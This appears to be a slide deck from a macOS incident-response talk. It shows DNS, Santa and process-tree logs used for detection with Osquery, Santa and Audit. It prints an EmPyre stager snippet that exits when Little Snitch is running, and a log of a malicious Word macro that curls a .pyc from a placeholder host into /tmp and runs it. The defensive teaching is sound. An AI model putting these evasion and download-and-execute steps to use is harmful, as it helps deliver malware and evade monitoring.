2017-02-22 14:59:34.355770-0700  localhost mDNSResponder[204]: [com.apple.mDNSResponder.AllINFO]  81:
DNSServiceQueryRecord(15000, 0, api.handbrake.biz., AAAA) START PID[19416](curl)
2017-02-22 14:59:34.454209-0700  localhost mDNSResponder[204]: [com.apple.mDNSResponder.AllINFO]  81:
DNSServiceQueryRecord(api.handbrake.biz., Addr) ADD    4 api.handbrake.biz. Addr 88.88.88.88
```


For example purposes only

Command-line to collect those logs (For post Sierra systems)




```
log  stream  --info  --debug  --style  syslog  --predicate 'processImagePath endswith "/sshd" OR processImagePath
    endswith "/sudo" OR eventMessage contains "DNSServiceQueryRecord"'
```

OTHER EXAMPLES OF USEFUL ALERTING:



```
try:
    if littlesnitch.lower() == 'true':
        launcherBase += "import re, subprocess;"
        launcherBase += "cmd = \"ps -ef | grep Little\ Snitch | grep -v grep\"\n"
        launcherBase += "ps = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE)\n"
        launcherBase += "out = ps.stdout.read()\n"
        launcherBase += "ps.stdout.close()\n"
        launcherBase += "if re.search(\"Little Snitch\", out):\n"
        launcherBase += "    sys.exit()\n"
except Exception as e:
```




```
[2017-09-15T22:26:25.782Z] I santad:
action=EXEC|decision=ALLOW|reason=CERT|sha256=2bf2d10a7529a88d340ce0255da52dbef9873ccb44e46d23af03abf70b8e54ca|path=/bin
/sh

|args=/bin/sh -c ps -ef <pipe> grep Little Snitch <pipe> grep -v grep

|cert_sha256=2aa4b9973b7ba07add447ee4da8b5337c3ee2c3a991911e80e7282e8a751fc32|cert_cn=Software
Signing|pid=22043|ppid=22042|uid=2083673230|user=mgeorge|gid=849048494|group=DROPBOX\Domain Users|mode=M
```

- https://github.com/EmpireProject/EmPyre/blob/e3321b7f95528e3debdb63d64e96f82ae5d3a9a1/lib/common/stagers.py

OFFICE MACROS!



```
path: /Users/michael/<some_path>/maliciousworddocnew.docm
    ->  path: /Users/michael/<some_path>/maliciousworddocnew.docm
    ->  path: /private/var/folders/zh/s593q5x104z6wghtmm6x674xy34n4f/T/TemporaryItems/MerpAD Word
    ->  pid: 67793
        path: /bin/sh
        args: sh -c curl -L 'https://www.some_file_hosting_site.com/s/<some_code>/packer.pyc?dl=1' > /tmp/
        dbxctf_packed.pyc
        ->  pid: 67794
            path: /usr/bin/curl
            args: curl -L https://www.some_file_hosting_site.com/s/<some_code>/packer.pyc?dl=1
            ->  path: /tmp/dbxctf_packed.pyc
    ->  pid: 67796
        path: /bin/sh
        args: sh -c python /tmp/dbxctf_packed.pyc
        ->  path: /tmp/freshcert.crt
    ->  pid: 67796
        path: /usr/bin/python
        args: python /tmp/dbxctf_packed.pyc
        ->  path: /tmp/freshcert.crt
    ->  pid: 67796
        path: /System/Library/Frameworks/Python.framework/Versions/2.7/Resources/Python.app/Contents/MacOS/Python
        args: python /tmp/dbxctf_packed.pyc
        ->  path: /tmp/freshcert.crt
```

THE END

- By using a combination of Osquery, Santa, and Audit, You can perform lightweight, free, extendable Incident Response.